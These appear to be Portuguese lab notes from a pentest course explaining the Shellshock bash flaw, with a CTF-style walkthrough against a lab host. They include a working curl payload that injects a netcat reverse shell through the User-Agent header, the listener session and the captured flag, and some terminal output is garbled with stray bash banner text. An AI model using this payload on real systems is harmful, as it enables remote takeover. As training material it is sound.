

# Shellshock


<https://www.youtube.com/watch?v=tmRWn7Vsmns&t=454s>

+ O nmap tem um script que valida a falha de shellshock:

```
nmap -v -p 80 --script=http-shellshock.nse -Pn 172.30.0.108
```

+ O shellshock é uma falha que ocorre no bash (especificamente nas versões anteriores à 4.2)


+ Vamos entender o conceito



```
File Edit View Search Terminal Help
root@desec:~/Desktop# var="ricardo"
root@desec:~/Desktop# echo $var
ricardo
root@desec:~/Desktop# bash
root@desec:~/Desktop# echo $var
This is free software; you are free to change it within the extent permitted by law.
root@desec:~/Desktop# exit
exit
root@desec:~/Desktop# export var="ricardo"
root@desec:~/Desktop# echo $var
ricardo
root@desec:~/Desktop# bash
root@desec:~/Desktop# echo $var
ricardo
root@desec:~/Desktop#
```

→ Veja que se criarmos uma variável ricardo, podemos usá-la somente nesse terminal em questão. Se criarmos outro terminal por meio do comando **bash**, não poderemos usá-la a menos que exportêmo-la

→ Isso também vale para funções



```
root@desec:~/Desktop# hack() { uptime; }
root@desec:~/Desktop# hack
20:06:37 up 3:39, 1 user, load average: 0.00, 0.02, 0.04
root@desec:~/Desktop# bash
root@desec:~/Desktop# hack
bash: hack: command not found
root@desec:~/Desktop# exit
exit
root@desec:~/Desktop# export --help
export: export [-fn] [name[=value] ...] or export --help
Set export attribute for shell variables.

Options:
  -f      refer to shell functions
  -n      remove the export property from NAME
  -p      display a list of all exported variables and functions
  --      An argument of '--' disables further options

Exit Status:
Returns success unless an invalid option is given or none is invalid.

root@desec:~/Desktop#
```

→ Veja o padrão de criação de funções no bash:

→ Veja que para exportar funções, devemos usar

```
export -f hack
```

→ aqui exportamos a função hack

```

root@desec:~/Desktop# hack() { uptime; }
root@desec:~/Desktop# export -f hack (x86_64-pc-linux-gnu)
root@desec:~/Desktop# hack
Software Foundation, Inc.
20:07:29 up 3:39, 1 user, load average: 0.00, 0.01, 0.03
root@desec:~/Desktop# bash
root@desec:~/Desktop# hack
are free to change and redistribute it
20:07:35 up 3:40, 1 user, load average: 0.00, 0.01, 0.03
root@desec:~/Desktop# hack() { uptime; };echo ;echo vulneravel
vulneravel
root@desec:~/Desktop#

```

→ Veja que a falha consiste em o interpretador do bash executar os comandos passados quando eles são concatenados com a definição de funções quaisquer

→ Por isso o formato famoso da falha:



+ A partir disso, apresentamos outra solução para o lab 172.30.0.108 com uma reverse shell

```

curl -v -H 'User-Agent: () { echo; };echo; /bin/nc.traditional
172.20.1.103 443 -e /bin/bash' http://172.30.0.108/cgi-bin/test.cgi

```

```

(root@DESKTOP-NJHHNK6)-[/home/kali]
# curl -v -H 'User-Agent: () { echo; };echo; /bin/nc.traditional 172.20.1.1
03 443 -e /bin/bash' http://172.30.0.108/cgi-bin/test.cgi
* Trying 172.30.0.108:80 ...
* Connected to 172.30.0.108 (172.30.0.108) port 80
> GET /cgi-bin/test.cgi HTTP/1.1
> Host: 172.30.0.108
> Accept: */*
> User-Agent: () { echo; };echo; /bin/nc.traditional 172.20.1.103 443 -e /bin
/bash
>

```

```

(root@DESKTOP-NJHHNK6)-[/home/kali] Desktop# curl -v -H 'User-Agent: nc' http://172.30.0.108/cgi-bin/test.cgi
# nc -vnlp 443
listening on [any] 443 ...
connect to [172.20.1.103] from (UNKNOWN) [172.30.0.108] 34859
ls
test.cgi
ls -a
.
..
test.cgi
cd ..
ls -la
total 41288
drwxr-xr-x 53 root root 20480 Jul 18 2015 .
drwxr-xr-x 10 root root 4096 May 1 2015 ..
drwxr-xr-x 3 root root 4096 May 1 2015 ConsoleKit
-rw-r--r-- 1 root root 404 Jun 8 2012 Mcrt1.o
-rw-r--r-- 1 root root 1276 Jun 8 2012 Scrt1.o

```

```

cat localkey
cat /localkey
dhc{sh311sh0CKisD4ng3r2017}

```